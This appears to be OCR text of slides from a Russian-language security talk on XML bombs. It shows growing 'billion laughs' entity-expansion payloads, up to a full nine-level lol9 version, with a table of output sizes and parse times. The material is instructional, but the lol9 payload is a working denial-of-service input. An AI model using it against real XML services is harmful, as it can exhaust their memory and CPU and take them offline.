




```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
]>
<xmlBomb>&lol2;</xmlBomb>
```

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
]>
<xmlBomb>&lol3;</xmlBomb>
```

lollollollollollollollollollollollollollollollollo
llollollollollollollollollollollollollollollolloll
ollollollollollollollollollollollollollollollollol
lollollollollollollollollollollollollollollollollo
llollollo








XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
]>
<xmlBomb>&lol3;</xmlBomb>
```

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
]>
<xmlBomb>&lol5;</xmlBomb>
```




XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<xmlBomb>&lol9;</xmlBomb>
```


XML-бомбы

Сущность	Размер выходного файла (байты)	Время разбора (секунды)
lol1	3	0.000014
lol2	30	0.000017
lol3	300	0.000044
lol4	3 000	0.000311
lol5	30 000	0.003
lol6	300 000	0.030
lol7	3 000 000	0.300
lol8	30 000 000	3.000
lol9	300 000 000	30

